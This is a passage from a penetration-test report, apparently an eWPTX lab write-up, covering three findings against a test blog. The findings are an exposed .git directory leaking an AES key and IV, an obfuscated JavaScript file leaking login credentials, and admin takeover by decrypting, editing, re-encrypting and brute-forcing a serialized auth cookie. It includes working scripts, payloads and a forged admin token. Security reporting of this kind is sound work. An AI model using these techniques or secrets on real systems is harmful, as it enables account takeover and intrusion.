File resources are accessed using references constructed from user-supplied data, allowing a malicious user to access files outside the web root that were not intended to be exposed.

Proof of Concept

In FooCrop BLOG website, there was a git file and attacker can get logs and source code from this directory.

```
http://blog.terahost.exam/.git/
```




Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2020-02-03 11:33	23	
README.md	2020-02-03 11:30	5	
branches/	2020-02-03 11:32	-	
info/	2020-02-03 11:32	-	
logs/	2020-02-03 11:36	-	

Apache/2.4.18 (Ubuntu) Server at blog.terahost.exam Port 80

Figure (4.8.1) Directory Traversal from git Logs




Index of /.git/logs

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2020-02-03 11:35	0	
master/	2020-02-03 11:36	-	
testtest1234567890/	2020-02-03 11:35	-	

Apache/2.4.18 (Ubuntu) Server at blog.terahost.exam Port 80

Figure (4.8.2) Directory Traversal from git Logs




Index of /testtest1234567890

Name	Last modified	Size	Description
Parent Directory		-	
crypt.php.inc	2020-02-03 16:28	474	
userdata.php.inc	2020-02-04 09:51	99	


Apache/2.4.18 (Ubuntu) Server at blog.terahost.exam Port 80

Figure (4.8.3) Directory Traversal from git Logs



```
<?

$plaintext = "abcdef";
$key = "8b362e210615e66b3bf7f69f6c819056";
$cipher = "aes-256-ctr";
$iv = "ABCDEFGHIJKLMNOP";

function encrypt($plaintext) {
    if (in_array($cipher, openssl_get_cipher_methods()))
    {
        $ivlen = openssl_cipher_iv_length($cipher);
        echo '\n'.strlen($iv).'\n';
        $ciphertext = openssl_encrypt($plaintext, $cipher, $key, $options=0, $iv);
        if ($ciphertext) {
        return $ciphertext;
    } else {
        echo "Encryption error";
    }

 }

}
```

Figure (4.8.4) Source Code Disclosure from Directory Traversal



```
<?php

class userdata {
    public $role = "";
    public $id = 0; //0-99
    public $uid = 0; //0-99

}
?>
```

Figure (4.8.5) Source Code Disclosure from Directory Traversal

List of Host Identified

blog.terahost.exam
10.100.13.34

Recommendation

Source code intended to be kept server-side can sometimes end up being disclosed to users. Such code may contain sensitive information such as database passwords and secret keys, which may help malicious users formulate attacks against the application.

Should be removed .git directory if application is not using CI/ID.

References

https://www.owasp.org/index.php/Path_Traversal
http://projects.webappsec.org/w/page/13246952/Path Traversal
http://cwe.mitre.org/data/definitions/22.html
https://cwe.mitre.org/data/definitions/18.html
https://cwe.mitre.org/data/definitions/200.html
https://cwe.mitre.org/data/definitions/388.html
https://cwe.mitre.org/data/definitions/540.html
https://cwe.mitre.org/data/definitions/541.html
https://cwe.mitre.org/data/definitions/615.html

4.9 JS file Disclosure Lead to User Account Takeover in FOOCorp BLOG

Severity:	High	Likelihood:	HIgh	Type:	Information Disclosure

Explanation


Source code intended to be kept server-side can sometimes end up being disclosed to users. Such code may contain sensitive information such as database passwords and secret keys, which may help malicious users formulate attacks against the application.

Proof of Concept

During the fuzzing of directory, blog.js file was found and it was obfuscated and attacker can simply de-obfuscate from js console.

- Go to blog login page
- Run this obfuscated JS code (attacker need to change variable name to “yyy”)
- After running this JS code, go to request and Params tab.
- Username & Password will be found


```
http://10.100.13.34/js/blog.js
http://10.100.13.34/login.php
http://10.100.13.34/index.php?page=login
```



```
x67\x65\x3D\x6C\x6F\x67\x69\x6E","\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65","","\x63
\x65\x6E","\x43\x6F\x6E\x74\x65\x6E\x74\x2D\x74\x79\x70\x65","\x61\x70\x70\x6C\x69\x63\x61\x
2\x6D\x2D\x75\x72\x6C\x65\x6E\x63\x6F\x64\x65\x64","\x73\x65\x74\x52\x65\x71\x75\x65\x73\x74
x4777[8]](_0x4777[6],_0x4777[7]),alert(yyy),http[_0x4777[9]]= function(){4== http[_0x4777[10
ttp[_0x4777[12]]),console[_0x4777[13]](p2)},http[_0x4777[14]](yy)
```

?page=login,fromCharCode,,concat,POST,open,Content-type,application/x-www-form-urlencoded,setRequestHeader,onreadystatechange,readyState,status,responseText,log,send,username=fooblog&pas

Figure (4.9.1) Running Obfuscated JS code



```
undefined
POST http://10.100.13.34/js/blog.js?page=login
Query string
    page: login
Form data
    username: fooblog
    password: foo0blog1
```

Figure (4.9.2) User Account Credentials

List of Host Identified

blog.terahost.exam
10.100.13.34

Recommendation

Adjust the webserver's access controls to limit access to sensitive data.

References

https://cwe.mitre.org/data/definitions/18.html
https://cwe.mitre.org/data/definitions/200.html
https://cwe.mitre.org/data/definitions/388.html
https://cwe.mitre.org/data/definitions/540.html
https://cwe.mitre.org/data/definitions/541.html
https://cwe.mitre.org/data/definitions/615.html

4.10 Privilege Escalation in FooCrop BLOG (Insecure De-serialization)

Severity:	High	Likelihood:	HIgh	Type:	Coding Flaw

Explanation


Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

Proof of Concept

In FooCrop Blog, user account can be escalated to admin role account due to insecure PHP deserialization. Attacker can get AUTH encryption method from issue **no. 4.8**. This encryption algorithm can be simply changed to decrypt algorithm by using built-in decrypt function.
Because of AUTH is base64 encoded, attacker needs to base64 decode first to use in decryption script.

```
<?php
$plaintext = "N/+kToQPGwnGWxrtaiemNBQ1xZ4uns6yUkWRWn86b86RufsKteruCBa2B6PeONx1fa/
KSBUDVxmqf617zYK0P9WKNQesYg==";

function decrypt($plaintext)
{
$key = "8b362e210615e66b3bf7f69f6c819056";
$cipher = "aes-256-ctr";
$iv = "ABCDEFGHIJKLMNOP";
    if (in_array($cipher, openssl_get_cipher_methods()))
    {
        $ivlen = openssl_cipher_iv_length($cipher);
        echo '\n'.strlen($iv).'\n';
        $ciphertext = openssl_decrypt($plaintext, $cipher, $key, $options=0, $iv);
        if ($ciphertext) {
        return $ciphertext;
    } else {
        echo "Encryption error";
    }

 }
}
echo decrypt($plaintext);
?>
```

Figure (4.10.1) Modified Decryption Script



```
[redacted]:~/ewptx/foo-blog$ php admin.php
\n16\nO:8:"userdata":3:{s:4:"role";s:4:"user";s:2:"id";i:32;s:3:"uid";i:60;}
```


Figure (4.10.2) De-serialized Output

Attacker can abuse this data by changing role to “admin”. But even admin role, not with active admin ID, will not be get full access of admin role.

```
\n16\nO:8:"userdata":3:{s:4:"role";s:4:"admin";s:2:"id";i:0;s:3:"uid";i:0;}
```

Figure (4.10.3) Modified Data to Abuse Admin

Attacker needs to encrypt (with encryption algorithm) above modified data and output will be also needed to base64 encode. When attacker get AUTH, needs to change previous AUTH by modified AUTH in browser.




VELCOME TO YOUR PROFILE!

our profile ID: 00. This profile ID is locked out. Try different one.
our role is: **admin**.
ou can submit an article for review. In case it meets the requirements, it will be published on the main blog page.In case of any doubts, feel free to contact support using this page

Figure (4.10.4) Admin Role, but locked out ID

So, may be next step, attacker need to guess of brute force active ID. Because of user ID is 4 digits value, attacker needs to generate random 2 digits id and 2 digits uid. After generating these ID, can be encrypt using encryption algorithm and can be encoded these hash with Base64 encoding method.

After all of these steps, attacker can be bruted AUTH by using BurpSuite Intruder.




Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions -

Attack type: Sniper

```
GET /index.php?page=profile HTTP/1.1
Host: blog.terahost.exam
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: _sid_=9ce3056iihos540pmrbevfpn86; PHPSESSID=kvor2p0hl9ore2drsfr8glfg20; auth=
§Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4NlJ1ZnNLdGVydUNCYTJCNlBlT054MWZhL0tTQjREVnhtcWY2MTd6WUswUDlXS01RQ3NZZz09§
Upgrade-Insecure-Requests: 1


```

Figure (4.10.5) Adding HTTP Raw Request to Intruder



Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	3065	
1	Ti8ra1RvUVBHd25HV3hydGFp...	200	□	□	3102	
2	Ti8ra1RvUVBHd25HV3hydGFp...	200	□	□	3102	
3	Ti8ra1RvUVBHd25HV3hydGFp...	200	□	□	3102	
4	Ti8ra1RvUVBHd25HV3hydGFp...	200	□	□	3102	
5	Ti8ra1RvUVBHd25HV3hydGFp...	200	□	□	3102	
6	Ti8ra1RvUVBHd25HV3hydGFp...	200	□	□	3102	
7	Ti8ra1RvUVBHd25HV3hydGFp...	200	□	□	3102	
8	Ti8ra1RvUVBHd25HV3hydGFp...	200	□	□	3102	
9	Ti8ra1RvUVBHd25HV3hydGFp...	200	□	□	3102	
10	Ti8ra1RvUVBHd25HV3hydGFp...	200	□	□	3102	
11	Ti8ra1RvUVBHd25HV3hydGFp...	200	□	□	3104	
12	Ti8ra1RvUVBHd25HV3hydGFp...	200	□	□	3104	
13	Ti8ra1RvUVBHd25HV3hydGFp...	200	□	□	3104	
14	Ti8ra1RvUVBHd25HV3hydGFp...	200	□	□	3104	

Figure (4.10.6) Bruteforing AUTH with Burp Intruder

Here is an active user ID 9897 with admin role.

Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVW
Ny9ENnZHYzlFelpQMlpRUjRBSDFDamRyVXMwWS95Sm9mWk9RNmdKTE09

Figure (4.10.7) Active AUTH with Admin Role



```
[redacted]:~/ewptx/foo-blog$ php admin.php
\n16\nO:8:"userdata":3:{s:4:"role";s:5:"admin";s:2:"id";i:98;s:3:"uid";i:97;}
[redacted]:~/ewptx/foo-blog$
```

Figure (4.10.8) Active user ID with Admin Role

After changing previous AUTH with above AUTH, attacker will become an admin.




Figure (4.10.9) fooblog user with Admin Role

